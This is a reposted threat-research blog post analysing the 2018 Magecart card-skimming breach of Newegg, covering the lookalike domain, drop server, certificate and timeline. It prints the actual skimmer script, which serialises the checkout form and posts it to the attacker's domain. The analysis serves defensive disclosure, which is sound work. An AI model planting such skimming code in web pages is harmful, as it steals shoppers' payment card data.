Another Victim of the Magecart Assault Emerges: Newegg

MalBot **Sep 2018**

*RiskIQ conducted the research for this report in collaboration with Volexity, which will release **a separate report of its own**. From different perspectives, we will discuss the same incident, showing how we found and analyzed the latest instance of Magecart using our unique capabilities and datasets.*

While the dust is settling on the British Airways compromise, the Magecart actor behind it has not stopped their work, hitting yet another large merchant: Newegg.


Last week **we published details** on the British Airways compromise immediately after the company made its first advisory public linking the breach of customer credit card information to Magecart. We were able to disclose these details based on our years of tracking the activities and infrastructure of the umbrella of Magecart groups performing digital credit card skimming campaigns. The British Airways attack was highly targeted and done via a tactic we'd seen evolving through the years.

The report on the British Airways attack came shortly after our discovery that Magecart was also behind **the breach of Ticketmaster**. As we built the narrative, it's becoming clear to the industry that these simple yet clever attacks are not only devastating, they're becoming more and more prevalent. Newegg is just the latest victim.

The breach of Newegg shows the true extent of Magecart operators' reach. These attacks are not confined to certain geolocations or specific industries—any organization that processes payments online is a target. The elements of the British Airways attacks were all present in the attack on Newegg: they integrated with the victim's payment system and blended with the infrastructure, staying there as long as possible.

Another Well-Disguised Attack

On August 13th Magecart operators registered a domain called **neweggstats.com** with the intent of blending in with Newegg's primary domain, newegg.com. Registered through Namecheap, the malicious domain initially pointed to a standard parking host. However, the actors changed it to **217.23.4.11** a day later, a Magecart drop server where their skimmer backend runs to receive skimmed credit card information. Similar to the British Airways attack, these actors acquired a certificate issued for the domain by Comodo to lend an air of legitimacy to their page:



df86a5cb482bb884d2bd06d8660b279a446c2d02

Issued	2018-08-12
Expires	2019-08-13
Serial Number	340151424711941731204716330426126968888
SSL Version	3
Common Name	neweggstats.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	neweggstats.com (subject) www.neweggstats.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

Fig-1 Cert used in the attack

Source: **https://community.riskiq.com/search/certificate/sha1/df86a5cb482bb884d2bd06d8660b279a446c2d02**

At this point, the server was ready for an attack—an attack against the customers of newegg.com. Around August 14th, the attackers placed the skimmer code on Newegg, managing to integrate it into the checkout process and achieve their goal of disguising it well.

When a customer wants to buy a product they have to go through the following steps:


1. Put a product in their shopping cart
2. Go to the first step of the check-out, entering their delivery information
3. When their address is validated, the customer is taken to the next page: payment processing, where they enter their credit card information.

The skimmer was put on the payment processing page itself, not in a script, so it would not show unless the payment page was hit. Hitting that page means a customer went through the first two steps—they would not be able to hit the checkout page without putting anything in a cart and entered a validated address.

The URL for the page that would return the skimmer was:

https://secure.newegg.com/GlobalShopping/CheckoutStep2.aspxIntegrating with this process hid the skimmer and might help explain how it was on the Newegg website for more than a month.

The skimmer code is recognizable from the British Airways incident, with the same basecode. All the attackers changed is the name of the form it needs to serialize to obtain payment information and the server to send it to, this time themed with Newegg instead of British Airways. In the case of Newegg, the skimmer was smaller because it only had to serialize one form and therefore condensed down to a tidy 15 lines of script:



```
window.onload = function() {
    jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e) {
        var dati = jQuery('#checkout');
        var pdati = JSON.stringify(dati.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "https://neweggstats.com/GlobalData/",
                data: pdati,
                dataType: 'application/json'
            });
        }, 250);
    });
};
```

Fig-2 15 lines of script, smaller than the British Airways attack

The first time the skimmer became active was around August 14th, and we confirmed the skimmer was removed on September 18th, which means the attackers had a full month of skimming Newegg customers. Conveniently for the attackers, the skimmer, just like in the British Airways attack, works for both desktop and mobile customers.

With the size of the business evaluated at $2.65 billion in 2016, Newegg is an extremely popular retailer. **Alexa shows that Newegg has the 161st most popular site in the U.S**. and Similarweb, which also gathers information on site visits, **estimates Newegg receives over 50 million visitors a month**. Over an entire month of skimming, we can assume this attack claimed a massive number of victims.

Conclusions

Magecart attacks are surging—RiskIQ's automatic detections of instances of Magecart breaches pings us almost hourly. Meanwhile, we're seeing attackers evolve and improve over time, setting their sites on breaches of large brands. While some Magecart groups still target smaller shops, the subgroup responsible for the attacks against Newegg and British Airways is particularly audacious, performing cunning, highly targeted attacks with skimmers that seamlessly integrate into their targets' websites.

The attack on Newegg shows that while third parties have been a problem for websites—as in the case of the Ticketmaster breach—self-hosted scripts help attackers move and evolve, in this case changing the actual payment processing pages to place their skimmer.

We urge banks to issue new cards or added protection through OTP on cards they can correlate belonging to transactions that occurred on Newegg between August 14th and September 18th.

The post **Another Victim of the Magecart Assault Emerges: Newegg** appeared first on **RiskIQ**.

Article Link: **https://www.riskiq.com/blog/labs/magecart-newegg/**

New & Unread Topics

Topic	Replies	Views	Activity
NPM registry users download 2.1B deprecated packages weekly, researchers say	0	339	Jan 19
Cyberattacks impact Ukrainian state-owned critical infrastructure orgs	0	517	Jan 27
New MaaS InfoStealer Malware Campaign Targeting Oil & Gas Sector	0	389	Feb 22
An Introduction to the 2024 Annual Cyber-Threat Report	0	222	Mar 26
Two zero-days in Ivanti products actively exploited by threat actor	0	560	Jan 12

Want to read more? Browse other topics in or view latest topics.